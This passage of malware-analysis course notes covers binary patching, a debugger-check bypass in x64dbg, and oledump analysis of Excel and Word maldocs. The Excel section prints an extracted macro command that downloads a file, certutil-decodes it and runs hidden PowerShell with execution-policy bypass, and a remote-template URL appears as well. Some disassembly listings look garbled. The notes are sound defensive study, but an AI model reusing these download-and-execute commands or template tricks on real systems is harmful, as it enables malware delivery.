- the other path echoes the other string --> [-] No dice, sorry :(

=>

`jne 0x43f1c0` --> splits the program into two paths

=>

Let's start at this split and work our way upwards: (verso l'alto)

`jne` --> Jump if Not Equal

=>

Jump if the condition is not met

which is the condition --> `test al, al`

## test function

used to perform --> the logical bitwise AND operation on 2 operands.

In this case:

we are AND 'ing --> the contents of `al` against itself

(`al` is the lower 8 bits of the `eax` register)

the result of the `test` instruction --> sets the

Zero Flag (ZF), Sign Flag (SF), and Parity Flag (PF) reg

to certain values

We'll focus on --> Zero Flag value

the value can be --> 0 or 1 (based on the previous AND operation)

=>

- if ZF == 0 => JNE instruction will be taken
- if ZF == 1 => JNE instruction will not be taken

## XOR

One instruction higher than the `test al, al`:

`xor eax, 1` --> this is the true deciding point in the program

bc the value of `eax` --> has been set by the `evaluate_http_body()` function

Remember that --> `al` is the lower 8 bits of `eax`

We know that the `evaluate_http_body()` --> returns a boolean value

=>

- If the result was TRUE => our **XOR** returns a 0
- If the result was FALSE => **XOR** returns 1

And this is evaluated by the --> `test al, al`

## Recap

=>

so far we are:

- Doing the method --> `evaluate_http_body()`
- Writing the return value of the method --> to a variable (**TRUE** or **FALSE**)
- **XOR** this result --> against the value of 1 (`xor eax, 1`)
- **TEST** --> the resulting value of the `eax` register
- **set the Zero Flag** --> based on the result of this **TEST** (`test al, al`).
- Jump to one side of the code path --> if `ZF == 0`
- jump to the other side --> if `ZF == 1` (`jne [memory address]`)

## The issue

let's assume for this example:

- the malware calls to `http://freetshirts.local/`
- grabs the body of the endpoint at --> `key.crt`
- this endpoint is now --> **offline** or has been **changed**

we know that:

the **payload triggers if** the SHA256 sum of the contents of `key.crt` --> is = to a pre-defined SHA256 in the binary

**what's the issue**

there is **no way** --> we could know the **contents** of that **endpoint** at this point

bc:

- we have a SHA256 hash
- but **it is impossible to reverse the SHA256** sum back into its original contents

=>

we can't trigger the binary and get to `run_payload()` code path

## The Patch

We're going to --> - patch this binary  
- so it will run the payload regardless  
of the result of the evaluate\_http\_body() function

We have the binary in our machine:

=>

we can modify it

=>

basic idea:

- insert or alter instructions into the binary
- so it will reach our intended code path (regardless of how the program is supposed to run)

## Running and Patching the Exe

add freetshirts.local to your /etc/hosts file and have it point to 127.0.0.1

Notes \_PMAT > Fake DNS reply

```
0x0043f1a4 xor eax, 1
0x0043f1a7 test al, al
0x0043f1a9 jne 0x43f1c0
0x0043f1ab mov dword [var_18h], 0x29 ; ')' ; 41
0x0043f1b2 mov dword [var_14h], str.home_husky
0x0043f1b9 call @run_payload_main_452@0 ; sym._run_payload_main_452_0
0x0043f1be jmp 0x43f1de
```

To patch this we have tons of options:

- make sure that the value is different --> by the time it hits this XOR instruction
- insert a JMP to jump over this code block completely

But keep it simple:


the opposite of JNE --> is JE (Jump if Equal => Jump if condition is met)

=>

let's patch this --> by changing the JNE instruction to a JE

=>

- Select the jne instruction
- right click > Edit > Reverse Jump



- Save it and close of cutter (as rizin project)
- Our Desktop should be like this:

```
C:\Users\simone\Desktop
λ ls main*
main.exe main_2.exe main_2.exe.rzdb

C:\Users\simone\Desktop
λ |
```

NOW:

Test the original malware and also our patched malware:

```
C:\Users\simone\Desktop
λ .\main.exe

[-] No dice, sorry :(

C:\Users\simone\Desktop
λ .\main_2.exe

[!] Boom!
```

## Identifying & Defeating Anti-analysis Techniques

LAB:

PMAT-labs\labs\2-5.AntiAnalysis\1.simpleAntiAnalysis\simpleAntiAnalysis-cpp.exe

### Anti-analysis Techniques

broad term for --> a multitude of techniques that malware authors use to disrupt the malware analysis process

Anti-analysis can be for example obfuscation:

where malware samples are filled with --> junk strings, null byte, and other random detritus.

But more specifically, anti-analysis also means:

when a malware author:

puts special code in a malware sample --> - to detect when it is being examined

- deter the examination

Malware authors may code their malware to identify:

- when it is being debugged
- if it is in a virtual machine,
- if it is in a specific environment (like FLARE-VM)

### IsDebugger

## Present() API Call

IsDebuggerPresent() API call:

naïve form of anti-analysis technique:

in which the **malware** sample --> **detects** the presence of a **debugger**

that is **attached** to its **process**

This technique is --> quite easy to detect and defeat

but:

it is an excellent introduction to the anti-analysis methodology and how to counter it

=>

- Open `simpleAntiAnalysis-cpp.exe` into Cutter
- This sample is a 64-bit binary written in C++
- Open the `sym.WinMain` function into the Graph view

```
[0x140001550] WinMain(int64_t arg1, int64_t arg2, int64_t arg3, int64_t arg4);
; arg int64_t arg1 @ rcx
; arg int64_t arg2 @ rdx
; arg int64_t arg3 @ r8
; arg int64_t arg4 @ r9
; var int64_t var_8h @ stack + 0x8
; var int64_t var_10h @ stack + 0x10
; var int64_t var_18h @ stack + 0x18
; var int64_t var_20h @ stack + 0x20
0x140001550 push rbp
0x140001551 mov rbp, rsp
0x140001554 sub rsp, 0x20
0x140001558 mov qword [var_8h], rcx ; arg1
0x14000155c mov qword [var_10h], rdx ; arg2
0x140001560 mov qword [var_18h], r8 ; arg3
0x140001564 mov dword [var_20h], r9d ; arg4
0x140001568 call isDebuggerPresent(); sym.isDebuggerPresent
0x14000156d test eax, eax
0x14000156f setne al
0x140001572 test al, al
0x140001574 je 0x1400015a9
[0x140001576] 0x140001576 mov rax, qword [GetForegroundWindow]; 0x140008308
0x14000157d call rax
0x14000157f mov r9d, 0
0x140001585 lea r8, [str.MEGASUBRO]; section..rdata
0x14000158c lea rdx, [str.Oh__you_think_you_re_slick__huh__I_see_your_debugger_over_there...]
0x140001593 mov rcx, rax
0x140001596 mov rax, qword [MessageBoxA]; 0x140008310
0x14000159d call rax
0x14000159f mov ecx, 1
0x1400015a4 call exit; sym.exit
QUIT
[0x1400015a9] 0x1400015a9 mov rax, qword [GetForegroundWindow]; 0x140008308
0x1400015b0 call rax
0x1400015b2 mov r9d, 0
0x1400015b8 lea r8, [str.COAST_IS_CLEAR]; 0x140004062
0x1400015b6 lea rdx, [str.No debugger detected. Cowabunga_dude!]; 0x140004078
RUN THE MALWARE
```

let's examine the IsDebuggerPresent() API --> [windows documentation](#)

Determines whether the calling process is being debugged by a user-mode debugger.

## Syntax

C++

Copy

`BOOL IsDebuggerPresent();` return a BOOL value

## Return value

If the current process is running in the context of a debugger, the return value is nonzero.

If the current process is not running in the context of a debugger, the return value is zero.

=>

It returns a bool value based on --> the current process IS/IS NOT running with a debugger

The core of the logic of the debugger check is this one:

```
sub rsp, 0x20
mov qword [var_10h], rcx ; arg1
mov qword [var_18h], rdx ; arg2
mov qword [var_20h], r8 ; arg3
mov dword [var_28h], r9d ; arg4
call isDebuggerPresent() ; sym.isDebuggerPresent
test eax, eax
setne al
test al, al
je 0x1400015a9
```

=>

- Execute the IsDebuggerPresent API
- the result is stored into --> EAX
  - EAX == 1 --> if debugger is detected
  - EAX == 0 --> if debugger is not detected
- program performs --> a bitwise AND of the value of EAX (will set the Zero Flag (ZF) to 1 or 0)

## SETNE instruction

Then the program performs a --> SETNE AL instruction

SETNE --> SET if Not Equal To

=>

SETNE AL :

sets the value of AL --> to 1 or 0 depending on if the Zero Flag is clear or not

## TEST

Finally:

- value of AL is TEST ed against itself --> sets the ZF to 1 or 0 depending on the contents of AL

## JE jump

last:

JE --> Jump if Equal

=>

- if the Zero Flag is equal to 1 => the jump is taken (Malware is executed)
- if the Zero Flag is equal to 0 => the jump is not taken (Malware is stopped)

## Recap

- The program calls IsDebuggerPresent()
  - If a debugger is present => a 1 is stored in EAX
  - Otherwise => a 0 is stored in EAX .
- This value is TEST ed against itself

- The value undergoes a bitwise AND operation
  - Bitwise AND of 2 values result => in a value of 0 if the operands are both 0
  - if this value ends up being 0 => the Zero Flag is set.
- SETNE AL evaluates the Zero Flag
  - If the Zero Flag is clear => SETNE sets the value of AL to 1
  - In the opposite case => it sets the value of AL to 0.
- Whatever value is placed in AL is TEST ed against itself
  - and the Zero Flag is set to 1 or 0 again
- The JE [memory address] evaluates the Zero Flag
  - and jumps to the memory location if it equals 1
  - proceeds to the other code path if the Zero Flag is 0.

If a debugger is attached:

- IsDebuggerPresent() = 1 -> EAX = 1
- TEST EAX, EAX (bitwise AND of 1 and 1) -> 1
- Zero Flag = 0 (Zero Flag is cleared because the TEST result was not 0)
- SETNE AL = 1
- TEST AL, AL -> 1
- Zero Flag = 0
- JE goes to "No Soup For You!"


And in the opposite case:

- IsDebuggerPresent() = 0 -> EAX = 0
- TEST EAX, EAX (bitwise AND of 0 and 0) -> 0
- Zero Flag = 1 (Zero Flag is set because the TEST result was 0)
- SETNE AL = 0
- TEST AL, AL -> 0
- Zero Flag = 1
- JE goes to "Boom!"

## Defeating Simple Anti-analysis

Here we'll use an alternative method => we'll **patch the binary DYNAMICALLY** (with x64dbg)

- load the program into x64dbg
- Run the program ( F9 ) until the message box triggers



Let's find the instruction that performs the `IsDebuggerPresent()` check:

- restart the program ( **CTRL+F2** )
- Start the program ( **F9** )
- right click in the main tab with assembly instruction
  - Search For > All Modules > String References
  - In the String search panel enter --> `IsDebuggerPresent`
  - set a breakpoint ( **F2** ) to this string
  - exit from the the String tab (click in the above tab "CPU")
- continue the execution of the program by pressing **F9** --> until we reach the breakpoint

```

00007FF7C02F1693 48:8D15 752A0000 lea rdx,qword ptr ds:[7FF7C02F40B8]
00007FF7C02F1694 48:89C1 mov rcx,rax
00007FF7C02F1695 48:8B05 886B0000 mov rax,qword ptr ds:[<GetProcAddress>]
FFD0 call rax
00007FF7C02F1696 48:8945 E8 mov qword ptr ss:[rbp-18],rax
00007FF7C02F1697 48:837D E8 00 cmp qword ptr ss:[rbp-18],0
 74 12 je simpleantianalysis-cpp.7FF7C02F166F
00007FF7C02F1698 48:8B45 E8 mov rax,qword ptr ss:[rbp-18]
FFD0 call rax
00007FF7C02F1699 48:89C1 test rax,rax
00007FF7C02F169A 48:8945 E8 je simpleantianalysis-cpp.7FF7C02F166F
00007FF7C02F169B 48:8B05 B8 00000000 mov eax,1
00007FF7C02F169C 48:89C1 jmp simpleantianalysis-cpp.7FF7C02F167E
00007FF7C02F169D 48:8B05 B8 00000000 mov eax,0
00007FF7C02F169E 48:C0 test al,al
00007FF7C02F169F 48:8945 E8 je simpleantianalysis-cpp.7FF7C02F167F
00007FF7C02F16A0 48:8B05 C7 4FC0 01000000 mov dword ptr ss:[rbp-4],1
00007FF7C02F16A1 48:89C1 mov rcx,rax
00007FF7C02F16A2 48:8B05 3B6B0000 mov rax,qword ptr ds:[<FreeLibrary>]
FFD0 call rax
00007FF7C02F16A3 48:89C1 mov eax,dword ptr ss:[rbp-10]
00007FF7C02F16A4 48:8B05 8B45 FC add esp,40
00007FF7C02F16A5 48:83C4 40 add rsp,40
00007FF7C02F16A6 5D pop rbp
00007FF7C02F16A7 C3 ret
00007FF7C02F16A8

```

- continue with **F8** --> until we can arrive to the **RETURN FROM THIS CALL ( ret )**
- set a breakpoint

```

00007FF7C02F1560 85C0 test eax,eax
00007FF7C02F1561 0F95C0 setne al
00007FF7C02F1562 84C0 test al,al
00007FF7C02F1563 74 33 je simpleantianalysis-cpp.7FF7C02F15A9
00007FF7C02F1564 48:8B05 8B6D0000 mov rax,qword ptr ds:[<GetForegroundWindow>]
FFD0 call rax
00007FF7C02F1565 41:B9 00000000 mov r9d,0
00007FF7C02F1566 48:8B05 742A0000 lea r8,qword ptr ds:[7FF7C02F4000]
00007FF7C02F1567 48:8B05 7D2A0000 lea rdx,qword ptr ds:[7FF7C02F4010]
00007FF7C02F1568 48:89C1 mov rcx,rax
00007FF7C02F1569 48:8B05 7D2A0000 mov rax,qword ptr ds:[<MessageBoxA>]
FFD0 call rax
00007FF7C02F156A 48:89C1 mov ecx,1
00007FF7C02F156B 48:8B05 7D2A0000 mov rdx,qword ptr ds:[7FF7C02F4010]
00007FF7C02F156C 48:89C1 call rax
00007FF7C02F156D 48:8B05 7D2A0000 mov rax,qword ptr ds:[<GetForegroundWindow>]
FFD0 call rax
00007FF7C02F156E 41:B9 00000000 mov r9d,0
00007FF7C02F156F 48:8B05 736D0000 lea r8,qword ptr ds:[7FF7C02F4062]
00007FF7C02F1570 48:8D15 B22A0000 lea rdx,qword ptr ds:[7FF7C02F4078]
00007FF7C02F1571 48:89C1 mov rcx,rax
00007FF7C02F1572 48:8B05 406D0000 mov rax,qword ptr ds:[<MessageBoxA>]
FFD0 call rax
00007FF7C02F1573 48:89C1 mov r9d,0
00007FF7C02F1574 48:8B05 2F6D0000 lea r8,qword ptr ds:[<GetForegroundWindow>]
FFD0 call rax
00007FF7C02F1575 41:B9 00000000 mov r9d,0
00007FF7C02F1576 48:8D05 A32A0000 lea r8,qword ptr ds:[7FF7C02F4062]
00007FF7C02F1577 48:8D15 B22A0000 lea rdx,qword ptr ds:[7FF7C02F4078]
00007FF7C02F1578 48:89C1 mov rcx,rax
00007FF7C02F1579 48:8B05 406D0000 mov rax,qword ptr ds:[<MessageBoxA>]
FFD0 call rax
00007FF7C02F157A 48:89C1 mov r9d,0
00007FF7C02F157B 48:8B05 2F6D0000 lea r8,qword ptr ds:[<GetForegroundWindow>]
FFD0 call rax
00007FF7C02F157C 41:B9 00000000 mov r9d,0
00007FF7C02F157D 48:8D05 B22A0000 lea r8,qword ptr ds:[7FF7C02F40A0]
00007FF7C02F157E 48:8D15 B22A0000 lea rdx,qword ptr ds:[7FF7C02F40A8]
00007FF7C02F157F 48:89C1 mov rcx,rax
00007FF7C02F1580 48:8B05 176D0000 mov rax,qword ptr ds:[<MessageBoxA>]
FFD0 call rax

```

- WE FINALLY REACH THE SAME CODE AS WE SAW IN CUTTER

- Now we want to modify the flow of the malware

- press **F8** --> and reach the JUMP

```

00007FF6D4041560 85C0 test eax,eax
00007FF6D4041561 0F95C0 setne al
00007FF6D4041562 84C0 test al,al
RIP 00007FF6D4041574 74 33 je simpleantianalysis-cpp.7FF6D40415A9
00007FF6D4041575 48:8B05 886 mov rax,qword ptr ds:[<&GetForegroundWindow>]
FFD0 call rax
00007FF6D4041576 41:B9 00000000 mov r9d,0
00007FF6D4041577 48:8D05 742 lea r8,qword ptr ds:[7FF6D4044000]
00007FF6D4041578 48:8D15 7D2 lea rdx,qword ptr ds:[7FF6D4044010]
00007FF6D4041579 48:89C1 mov rcx,rax
00007FF6D4041580 48:8B05 736D0000 mov rax,qword ptr ds:[<MessageBoxA>]
FFD0 call rax

```

|            |                           |    |      |    |   |
|------------|---------------------------|----|------|----|---|
| RFLAGS     | 0000000000000000200       |    |      |    |   |
| ZF         | 0                         | PF | 0    | AF | 0 |
| OF         | 0                         | SF | 0    | DF | 0 |
| CF         | 0                         | TF | 0    | IF | 1 |
| LastError  | 00000000 (ERROR_SUCCESS)  |    |      |    |   |
| LastStatus | C0150008 (STATUS_SUCCESS) |    |      |    |   |
| GS         | 002B                      | FS | 0053 |    |   |
| ES         | 002B                      | DS | 002B |    |   |
| SS         | 0022                      | CS | 002B |    |   |

- here the ZF Zero Flag --> is set to 0 ([recap\\_jump](#))
  - => malware will stop
  - bc it recognize that we are inside a debugger
  - =>
- change the value of **ZF** --> by clicking twice on it

Now:

continue with **F8** --> to see the output of the program

|                  |                                              |                                                                     |
|------------------|----------------------------------------------|---------------------------------------------------------------------|
| 4C:8D05 A32A0000 | lea r8,qword ptr ds:[7FF7C02F4062]           | r8:"COAST IS CLEAR", 00007FF7C02F4062:"COAST IS CLEAR"              |
| 48:8D15 B22A0000 | lea rdx,qword ptr ds:[7FF7C02F4078]          | rdx:"No debugger detected! Cowabunga, dudes!", 00007FF7C02F4078:"No |
| 48:89C1          | mov rcx,rax                                  | rax:SE_WINRT_HookObject+3B50                                        |
| 48:8805 406D0000 | mov rax,qword ptr ds:[<MessageBoxA>]         | rax:SE_WINRT_HookObject+3B50                                        |
| FFD0             | call rax                                     | rax:SE_WINRT_HookObject+3B50                                        |
| 48:8B05 2F6D0000 | mov rax,qword ptr ds:[<GetForegroundWindow>] | rax:SE_WINRT_HookObject+3B50                                        |
| FFD0             | call rax                                     | rax:SE_WINRT_HookObject+3B50                                        |
| 41:B9 00000000   | mov r9d,0                                    | COAST IS CLEAR                                                      |
| 4C:8D05 B82A0000 | lea r8,qword ptr ds:[7FF7C02F40A0]           | No debugger detected! Cowabunga, dudes!                             |
| 48:8D15 B92A0000 | lea rdx,qword ptr ds:[7FF7C02F40A8]          |                                                                     |
| 48:89C1          | mov rcx,rax                                  |                                                                     |
| 48:8805 176D0000 | mov rax,qword ptr ds:[<MessageBoxA>]         |                                                                     |
| FFD0             | call rax                                     |                                                                     |
| B9 00000000      | mov ecx,0                                    |                                                                     |
| E8 C3110000      | call <JMP.&exit>                             |                                                                     |
| 90               | nop                                          |                                                                     |
| 55               | push rbp                                     |                                                                     |
| 48:89E5          | mov rbp,rspl                                 |                                                                     |
| 48:83EC 40       | sub rsp,40                                   |                                                                     |
| C745 EC 00000000 | mov dword ptr ss:[rbp-4],0                   |                                                                     |

|                  |                                              |                                          |
|------------------|----------------------------------------------|------------------------------------------|
| 48:8B05 2F6D0000 | mov rax,qword ptr ds:[<GetForegroundWindow>] | rax:SE_WINRT_HookObject+3B50             |
| FFD0             | call rax                                     | rax:SE_WINRT_HookObject+3B50             |
| 41:B9 00000000   | mov r9d,0                                    | r8:"PAYLOAD", 00007FF7C02F40A0:"PAYLOAD" |
| 4C:8D05 B82A0000 | lea r8,qword ptr ds:[7FF7C02F40A0]           | rdx:"Boom!", 00007FF7C02F40A8:"Boom!"    |
| 48:8D15 B92A0000 | lea rdx,qword ptr ds:[7FF7C02F40A8]          | rax:SE_WINRT_HookObject+3B50             |
| 48:89C1          | mov rcx,rax                                  | rax:SE_WINRT_HookObject+3B50             |
| 48:8805 176D0000 | mov rax,qword ptr ds:[<MessageBoxA>]         | rax:SE_WINRT_HookObject+3B50             |
| FFD0             | call rax                                     | rax:SE_WINRT_HookObject+3B50             |
| B9 00000000      | mov ecx,0                                    |                                          |
| E8 C3110000      | call <JMP.&exit>                             |                                          |
| 90               | nop                                          |                                          |
| 55               | push rbp                                     |                                          |
| 48:89E5          | mov rbp,rspl                                 |                                          |
| 48:83EC 40       | sub rsp,40                                   |                                          |
| C745 EC 00000000 | mov dword ptr ss:[rbp-4],0                   |                                          |

## Specialty Malware Classes

In this next section:

we'll explore --> different types of malware and malicious delivery mechanisms

Use this opportunity to --> - explore different malware mechanisms and  
- learn more about the many diff forms a piece of malware can take

## Analyzing Excel Maldocs: OLEdump

LAB:

`PMAT-labs/labs/3-1.GonePhishing-MaldocAnalysis/Excel/sheetsForFinancial.7z`

Here we'll learn about --> malware inside a file

This example is an excel file:

with `.xlsm` extension --> `m` stands for MACRO

- we'll do only static analysis (bc for dynamically we need office suite)
- we'll use REMnux for analysing this malware  
=>  
to copy the file into remnux:
  - set up a http server into FlareVM --> `python -m http.server 80`
  - retrieve the file with wget --> `wget http://10.0.0.3/sheetsForFinancial.xlsm`
  - close the http server

When you open a document:

- you are not opening a single file
- is more similar to an --> archive  
=>

- indeed we can unzip the document --> `unzip sheetsForFinancial.xlsm`

```
remnux@remnux:~$ unzip sheetsForFinancial.xlsm
Archive: sheetsForFinancial.xlsm
 inflating: [Content_Types].xml
 inflating: _rels/.rels
 inflating: xl/workbook.xml
 inflating: xl/_rels/workbook.xml.rels
 inflating: xl/worksheets/sheet1.xml
 inflating: xl/theme/theme1.xml
 inflating: xl/styles.xml
 inflating: xl/sharedStrings.xml
 inflating: xl/vbaProject.bin
 inflating: xl/worksheets/_rels/sheet1.xml.rels
 inflating: xl/printerSettings/printerSettings1.bin
 inflating: docProps/core.xml
 inflating: docProps/app.xml
```

- the most interesting file is --> `vbaProject.bin`

bc:

- it's a `.bin` file  
=>  
it contains Raw Byte
- it's VB --> can be Visual Basic Script
- if you `cat` the program => you'll see the Raw Byte
- to analyze this file we'll use --> `oledump.py`

## oledump.py

- `oledump.py` is a program to analyze `OLE` files (Compound File Binary Format)
- These files contain --> streams of data
- `oledump` --> allows you to analyze these streams  
=>

```
oledump.py sheetsForFinancial.xlsm
```

```
remnux@remnux:~$ oledump.py sheetsForFinancial.xlsm
A: xl/vbaProject.bin
 A1: 468 'PROJECT'
 A2: 86 'PROJECTw'm'
 A3: M 7829 'VBA/Module1'
 A4: m 1196 'VBA/Sheet1'
 A5: m 1204 'VBA/ThisWorkbook'
 A6: 3130 'VBA/_VBA_PROJECT'
 A7: 4020 'VBA/_SRP_0'
 A8: 272 'VBA/_SRP_1'
 A9: 3892 'VBA/_SRP_2'
 A10: 220 'VBA/_SRP_3'
 A11: 680 'VBA/_SRP_4'
 A12: 106 'VBA/_SRP_5'
 A13: 464 'VBA/_SRP_6'
 A14: 106 'VBA/_SRP_7'
 A15: 562 'VBA/dir'
```

for each data stream that the tool finds => it will give an index (A1, A2, A3...)

=>

here it says that:

- inside the `xl` folder and inside the `vbaProject.bin` file
  - there is a data stream that contains --> a MACRO (A3 bc has the `M`)

$\Rightarrow$

analyze this data stream:

- `oledump.py -s 3 sheetsForFinancial.xlsx`
    - s 3 --> use data stream n° 3  
=>  
it will return --> the hex dump of the file (hard to find something in this)  
=>
  - `oledump.py -s 3 -S sheetsForFinancial.xlsx`
    - S --> print the Strings inside the data stream (it's like using FLOSS)

```
remnux@remnux:~$ oledump.py -s 3 -S sheetsForFinancial.xlsm
Microsoft.XMLHTTP
Adodb.Stream$
encd.crt
//overwrite
//binary
wgd2l0aC5b3VyIG93biBjbgV2ZXIgdGhvdWdodHMgYW5kIGlkZWfzLiBEbyB5b3UgbmVlZCBhIG1hbmfFnZXi/CgpNdXN0IGdvIGZh3RlcI4uLiBnbywgZ28sIGdvLCBnbv
GJ1y2tldc'
bmVl
WQgd2l0aC80aUgZmF0IGxhZHkhIERyaXzlIHvzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdcBsYWR5ISBz3UncmUgb2JzZXNzZWQg
TSBy
Zwgd2l0aC80aUgZmF0IGxhZHkhIERyaXzlIHvzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdcBsYWR5ISBz3UncmUgb2JzZXNzZWQg
IHdp
Z2V0IG15IVgzCHJlc3NvIG1hY2hpbmUIEpcl3QgbXkgbHVjaywgbm8gaWNllBz3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvwdW5nIG1hbivgd2l0aC5b3VyIG93biBjbgV2
m8gaWNllBz3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvwdW5nIG1hbivgd2l0aC5b3VyIG93biBjbgV2ZXIgdGhvdWdodHMgYW5kIGlkZW'
IHvz
http://srv3.wonderballfinancial.local/abc123.crt
cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1
Attribut
```

=>

- it's running certutil
  - it's running a decode of something called encd.crt
  - it's running run.ps1

=>

let's try to:

THIS IS --> THE FULL TEXT OF THE MACRO (that is embedded into the excel sheet)

->

the macro:

1. create a HTTP object --> bc maybe we are trying to reach a web URL
  2. we open a GET request to --> `http://srv3.wonderballfinancial.local/abc123.cr`

3. we write the **downloaded file** to --> encd.crt
4. we call the shell
  1. invoke the cmd
  2. where certutil --> decode the encd.crt file
  3. we call the run.ps1
  4. invoke the full path to the PowerShell at 64 bit
  5. to run the run.ps1

## Analyzing Word Maldocs: Remote Template Macro Injection

LAB:

PMAT-labs/labs/3-1.GonePhishing-MaldocAnalysis/Word/

2 files:

- .docm --> it's like the excel file => contains a **macro**
- .docx

### .docm extension

is literally the same macro that we saw --> in the excel example

=>

we can use `oledump.py` even on FlareVM:

- `oledump.py bookReport.docm`

```
\$ oledump.py bookReport.docm
A: word/vbaProject.bin
 A1: 418 'PROJECT'
 A2: 71 'PROJECTwm'
 A3: M 5050 'VBA/NewMacros' analysis\Word\bookReport.docm
 A4: m 938 'VBA/ThisDocument'
 A5: 2891 'VBA/_VBA_PROJECT' modified
 A6: 1505 'VBA/_SRP_0'
 A7: 144 'VBA/_SRP_1' 10/10/2021 10:17:00 Text Document
 A8: 214 'VBA/_SRP_2' 10/10/2021 10:17:00 Text Document
 A9: 220 'VBA/_SRP_3' 10/10/2021 10:17:00 Text Document
 A10: 570 'VBA/dir'
```

- `oledump.py -s 3 --vbadecompresscorrupt bookReport.docm`

### .docx extension

#### Remote template word

we said that --> a document is like a zip file

=>

- change the extension to the file and write --> .zip
- and you can open it with --> 7zip

this docx file --> is a word file that use a **remote template**

**the format and settings for a template:**

are located inside --> the `rels` folder (inside the word zip)

=>

- extract the zip
- open it and go to word > rels > `settings.xml.rels`
- open it with VS code
  - it contains the template specification in XML
  - interesting field --> Target


```
/package/2006/relationships">
mats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://somtaw.warship.kuunaan.local/macro3.dotm" TargetMode="External"/>
```

What usually happen:

- word download a template
- stores it into the file system (usually in a directory called `custom word template`)
- the `Target` field --> **points to that location on the file system**
- Why it's interesting:
  - bc `Target` value --> **DOESN'T NECESSARILY BE SOMETHING INTO THE LOCAL FS**
- indeed in the example --> there is a web resource
- the file that Target points to is a --> `.dotm`
  - remember that `m` --> macro
- =>
- if the `macro3.dotm` contains a macro:
  - that macro will be **downloaded** when the --> docx file is opened
